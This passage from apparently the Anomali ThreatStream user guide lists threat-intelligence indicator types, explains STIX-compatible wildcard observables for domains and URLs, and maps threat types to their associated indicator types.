trojan_hash	Trojan File Hash	Hash	High	File hash associated with Trojan malware that disguises as a legitimate code or software. Example: itype="trojan_hash"
trojan_ip	Trojan IP Address	IP	High	IP address associated with Trojan malware that disguises as a legitimate code or software. Example: itype="trojan_ip"
trojan_ipv6	Trojan IPv6 Address	IP	High	IPv6 address associated with a Trojan malware that disguises as a legitimate code of software. Example: itype="trojan_ipv6"
trojan_url	Trojan URL	URL	High	URL associated with a Trojan malware that disguises as a legitimate code or software. Example: itype="trojan_url"

Indicator Type	Name	Type	Severity	Description
twitter_handle	Twitter Handle	String	Medium	Twitter handle or social media identifier. Example: itype="twitter_handle"
visitor_token	Visitor Token	String	High	Token used for session tracking. Example: itype="visitor_token"
vpn_domain	Anonymous VPN Domain	Domain	Low	Domain name associated with commercial or free Virtual Private Networks (VPN). Example: itype="vpn_domain"
vps_ip	Cloud Server IP	IP	Low	IP address that is used for hosting Virtual Private Servers (VPS) or other server rentals. Example: itype="vps_ip"
vps_ipv6	Cloud Server IPv6	IP	Low	IPv6 address that is used for hosting Virtual Private Servers (VPS) or other server rentals. Example: itype="vps_ipv6"
vuln_risk_score	Vulnerability Risk Score	String	Low	Risk score for a vulnerability. Example: itype="vuln_risk_score"

Indicator Type	Name	Type	Severity	Description
web3_attack_vector	Web 3 Attack Vector	String	High	Address of a known malicious smart contract. Example: itype="web3_attack_vector"
web3_compromised_wallet	Web3 Compromised Wallet	String	High	Wallet address involved in fraudulent or malicious transactions. Example: itype="web3_compromised_wallet"
web3_dns_hijacking	Web3 DNS Hijacking	String	Medium	Detection of tampering attempts on decentralized DNS (for example, ENS). Example: itype="web3_dns_hijacking"
web3_exploitable_code	Web3 Exploitable Code	String	High	Code pattern within dApps or smart contracts vulnerable to attacks. Example: itype="web3_exploitable_code"
web3_malicious_contract	Web3 Malicious Contract	String	High	Address of a known malicious smart contract. Example: itype="web3_malicious_contract"
web3_malicious_token	Web3 Malicious Token	String	High	Identifier of a fraudulent or scam-related token contract. Example: itype="web3_malicious_token"

Indicator Type	Name	Type	Severity	Description
web3_phishing_domain	Web3 Phishing Domain	String	High	Domain or URL used for Web3 phishing attacks. Example: itype="web3_phishing_domain"
web3_suspicious_pattern	Web3 Suspicious Pattern	String	High	Transaction behavior indicative of exploits or attacks. Example: itype="web3_suspicious_pattern"
whois_bulk_reg_email	Whois Bulk Registrant Email	Email	Low	Registrant email address associated with privacy domain purchased from Whois. Example: itype="whois_bulk_reg_email"
whois_privacy_domain	Whois Privacy Email Domain	Domain	Low	Privacy domain purchased from Whois. Example: itype="whois_privacy_domain"
whois_privacy_email	Whois Privacy Email	Email	Low	Email address associated with a privacy domain purchased from Whois. Example: itype="whois_privacy_email"
xampp_jabber_id	Xampp Jabber ID	String	Medium	XAMPP/Jabber messaging ID. Example: itype="xampp_jabber_id"

Appendix E: Wildcard Observables

ThreatStream supports STIX 2.1-compatible wildcard patterns for domain and URL observables. This capability enables you to ingest, manage, and distribute wildcard observables while maintaining consistent intelligence workflows.

Wildcard observables allow multiple related observables to be represented using a single pattern instead of maintaining large numbers of similar observables.

Wildcard Observables Usage

Wildcard observables are useful in the following cases:

- To block an entire malicious domain or all subdomains
- To cover all URLs under a known malicious path or host
- To have a protocol-agnostic matching for a known malicious path
- To use received STIX data that already uses LIKE patterns

Using wildcard observables helps you:

- Avoid maintaining large lists of near-duplicate indicators.
- Preserve the structure and intent of STIX indicator patterns from external feeds.
- Ensure full downstream blocking coverage in EDR and other integrated tools.

Supported Wildcard Expressions

ThreatStream supports wildcard expressions for:

- Domain observables
- URL observables

ThreatStream uses the **percent symbol (%)** instead of the asterisk (*) as the wildcard character.

Wildcard Expression Examples

Wildcard Type	ThreatStream Value	STIX Pattern	Description
Subdomain wildcard	%.baddomain.com	[domain-name:value LIKE '%.baddomain.com']	Matches any subdomain of baddomain.com. For example, • login.baddomain.com • mail.baddomain.com
Domain suffix wildcard	%baddomain.com	[domain-name:value LIKE '%baddomain.com']	Matches any domain ending baddomain.com. For example, • evilbaddomain.com • foo-baddomain.com
Path wildcard URL	http://malicious.com/%	[url:value LIKE 'http://malicious.com/%']	Matches any URL starting with http://malicious.com/.
Query parameter match	http://phish.com/page?%	[url:value LIKE 'http://phish.com/page?%']	Matches any URL that starts exactly with http://phish.com/page?.

Wildcard Type	ThreatStream Value	STIX Pattern	Description
Top-level domain wildcard	%.gov	[domain-name:value LIKE '%.gov']	Matches any subdomain under .gov.
Protocol-agnostic path	%://malware.site/data	[url:value LIKE '%://malware.site/data']	Matches any protocol such as HTTP, HTTPS, FTP, and so on, used to access /data on malware.site.



Note: Top-level domain wildcard patterns (for example, %.gov) may be overly broad and can result in false positives or performance impacts. Use these patterns with caution.

Wildcard iTypes

ThreatStream supports the following wildcard iTypes:

Indicator Name	iType	Severity	Threat Type
Malware Wildcard Domain	mal_wildcard_domain	High	Malware
Suspicious Wildcard Domain	sus_wildcard_domain	Medium	Suspicious
Malware Wildcard URL	mal_wildcard_url	High	Malware
Suspicious Wildcard URL	sus_wildcard_url	Medium	Suspicious

For more information on wildcard itypes, refer to ["Indicator Types in ThreatStream" on page 1324](#).

Supported Workflows

Wildcard observables are supported across the following workflows:

- CSV imports. See ["Importing Structured Data" on page 309](#) for details.
- STIX 2.x import. See ["Importing STIX Data into the Anomali Threat Model " on page 331](#) for details.
- STIX 2.x export. See [Exporting Observables](#) for details.
- Import via ThreatStream API. See [Import Observables from STIX files](#) and [Structured Data](#) for details.
- ThreatStream Integrator. Wildcard indicator types are supported for the Palo Alto Networks destination. For details, see the *Anomali ThreatStream Integrator Installation & Administration Guide* for version 8.5.6 or later.

Appendix F: Threat Types in ThreatStream

During the import process, ThreatStream uses machine learning to assign indicator types to imported observables based on the threat type you select. The following table lists all available threat types in ThreatStream, in addition to the indicator types with which they are associated. For more on indicator types, see ["Indicator Types in ThreatStream" on page 1324](#).

Threat Type	Name	Example	Associated Indicator Types
actor	Actor	threat_type="actor"	threat_actor_hostname
adware	Adware	threat_type="adware"	adware_domain
anomalous	Anomalous	threat_type="anomalous"	geolocation_url, ipcheck_url, speedtest_url
anonymization	Anonymization	threat_type="anonymization"	anon_proxy, anon_proxy_ipv6, anon_vpn, anon_vpn_ipv6, corp_vpn_ip, mal_relay_server_ip, mal_relay_server_ipv6, proxy_ip, proxy_ipv6, vpn_domain

Threat Type	Name	Example	Associated Indicator Types
apt	APT	threat_type="apt"	apt_domain, apt_email, apt_email_subject, apt_file_name, apt_file_path, apt_ip, apt_ipv6, apt_md5, apt_mta, apt_mutex, apt_registry_key, apt_service_description, apt_service_displayname, apt_service_name, apt_ssdeep, apt_subject, apt_ua, apt_url
benign	Benign	threat_type="benign"	benign_email, benign_domain, benign_hash, benign_internal_email, benign_ip, benign_url
bot	Bot	threat_type="bot"	bot_domain, bot_ip, bot_ipv6, bot_md5, bot_url, botnet_user_agent
brute	Brute	threat_type="brute"	brute_ip, brute_ipv6, ssh_ip, ssh_ipv6

Threat Type	Name	Example	Associated Indicator Types
c2	C2	threat_type="c2"	c2_domain, c2_dns_name, c2_ip, c2_ipv6, c2_url, suspected_c2_dns_name
communication	Communication	threat_type="communication"	tox_id, txampp_jabber_id
compromised	Compromised	threat_type="compromised"	compromised_company, compromised_domain, compromised_email, compromised_email_subject, compromised_host_name, compromised_ip, compromised_ipv6, compromised_password, compromised_port, compromised_serv_account, compromised_url, compromised_username

Threat Type	Name	Example	Associated Indicator Types
crypto	Crypto	threat_type="crypto"	crypto_hash, crypto_ip, crypto_pool, crypto_url, crypto_wallet
crypto_currency	Crypto Currency	threat_type="crypto_currency"	bitcoin_wallet
data_leakage	Data Leakage	threat_type="data_leakage"	pastesite_url
ddos	DDOS	threat_type="ddos"	ddos_ip, ddos_ipv6
dyn_dns	Dynamic DNS	threat_type="dyn_dns"	dyn_dns, freq_abused_dns_provider
exfil	Exfil	threat_type="exfil"	exfil_domain, exfil_ip, exfil_ipv6, exfil_url
exploit	Exploit	threat_type="exploit"	exploit_cve_id, exploit_domain, exploit_ip, exploit_ipv6, exploit_md5, exploit_url

Threat Type	Name	Example	Associated Indicator Types
fraud	Fraud	threat_type="fraud"	fraud_aba_num, fraud_acct_num, fraud_actor, fraud_company, fraud_email, fraud_file_name, fraud_phone_num, fraud_swift_code, fraud_tax_id, aws_account_id, customer_account_id, fraud_domain, fraud_email, fraud_email_subject, fraud_ip, phone_number, fraud_md5, fraud_url, iam_user_id, platform_uid

Threat Type	Name	Example	Associated Indicator Types
gaming	Gaming	threat_type="gaming"	gaming_device_id, gaming_device_name, gaming_game_id, gaming_game_name, gaming_player_email, gaming_player_country, gaming_player_id, gaming_player_nickname, gaming_player_phone
hack_tool	Hacking Tool	threat_type="hack_tool"	hack_tool, hack_tool_md5
i2p	I2P	threat_type="i2p"	i2p_ip, i2p_ipv6

Threat Type	Name	Example	Associated Indicator Types
informational	Informational	threat_type="informational"	benign_device_id, cloud_instance_id, comm_proxy_domain, comm_proxy_ip, device_serial_number, disposable_email_domain, employee_id, free_email_domain, internal_dns_name, internal_host_id, internal_ticket_id, passphrase, session_token, ssl_cert_serial_number, sso_session_id, visitor_token, whois_bulk_reg_email, whois_privacy_domain, whois_privacy_email
infrastructure	Infrastructure	threat_type="infrastructure"	asn
ja3_md5	JA3/JA3S TLS Fingerprint	threat_type="ja3_md"	ja3_md5
ja4_tls_fingerprint	JA4 TLS Fingerprint	threat_type="ja4_tls_fingerprint"	ja4_tls_fingerprint

Threat Type	Name	Example	Associated Indicator Types
malware	Malware	threat_type="malware"	cobalt_strike_id, encrypted_file_ext, mal_domain, mal_email, mal_email_subject, email_attachment_subject, mal_file_name, mal_file_path, mal_ip, mal_ipv6, mal_md5, mal_mutex, mal_port, mal_registry_key, mal_service_description, mal_service_displayname, mal_service_name, mal_ssdeep, mal_sslcert_sha1, mal_ua, mal_url, mal_wildcard_domain, mal_wildcard_url, mobile_malware

Threat Type	Name	Example	Associated Indicator Types
p2p	P2P	threat_type="p2p"	actor_ip actor_ip ipv6, actor_ phone_number, actor_subject, actor_ username, p2pcnc, p2pcnc_ipv6, torrent_tracker_ url
parked	Parked	threat_type="parked"	parked_domain, parked_ip, parked_ipv6, parked_url
phish	Phish	threat_type="phish"	phish_domain, phish_email, phish_email_ subject, phish_ file_name, phish_ip, phish_ ipv6, phish_url, phishing_target

Threat Type	Name	Example	Associated Indicator Types
ransomware	Ransomware	threat_type="ransomware"	ransomware_domain, ransomware_group, ransomware_hash, ransomware_ip, ransomware_ipv6, ransomware_url, ransomware_victim_name, ransomware_victim_domain, ransomware_victim_url
scan	Scan	threat_type="scan"	scan_ip, scan_ipv6
sinkhole	Sinkhole	threat_type="sinkhole"	sinkhole_domain, sinkhole_ip, sinkhole_ipv6
social	Social	threat_type="social"	telegram_id, twitter_handle
spam	Spam	threat_type="spam"	adware_registry_key, spam_domain, spam_email, spam_email_subject, spam_ip, spam_ipv6, spam_mta spam_url

Threat Type	Name	Example	Associated Indicator Types
suppress	Suppress	threat_type="suppress"	suppress
suspicious	Suspicious	threat_type="suspicious"	new_domain, suspicious_domain, suspicious_email, suspicious_email_subject, suspicious_ip, suspicious_reg_email, suspicious_url, sus_wildcard_domain, sus_wildcard_url
tor	TOR	threat_type="tor"	tor_ip, tor_ipv6
vps	VPS	threat_type="vps"	vps_ip, vps_ipv6
web3	Web3	threat_type="web3"	web3_attack_vector, web3_compromised_wallet, web3_dns_hijacking, web3_exploitable_code, web3_malicious_contract, web3_malicious_token, web3_phishing_domain, web3_suspicious_txn_pattern

Send Documentation Feedback

If you have comments about this document, you can contact the documentation in these ways:

- Click [contact the documentation team](#) to send an email. If you have an email client configured on this system, an email window will open with the following information in the subject line:

Feedback on User Guide (AQL Search)

- Send your feedback to docs@anomali.com.

Thank you for your feedback!

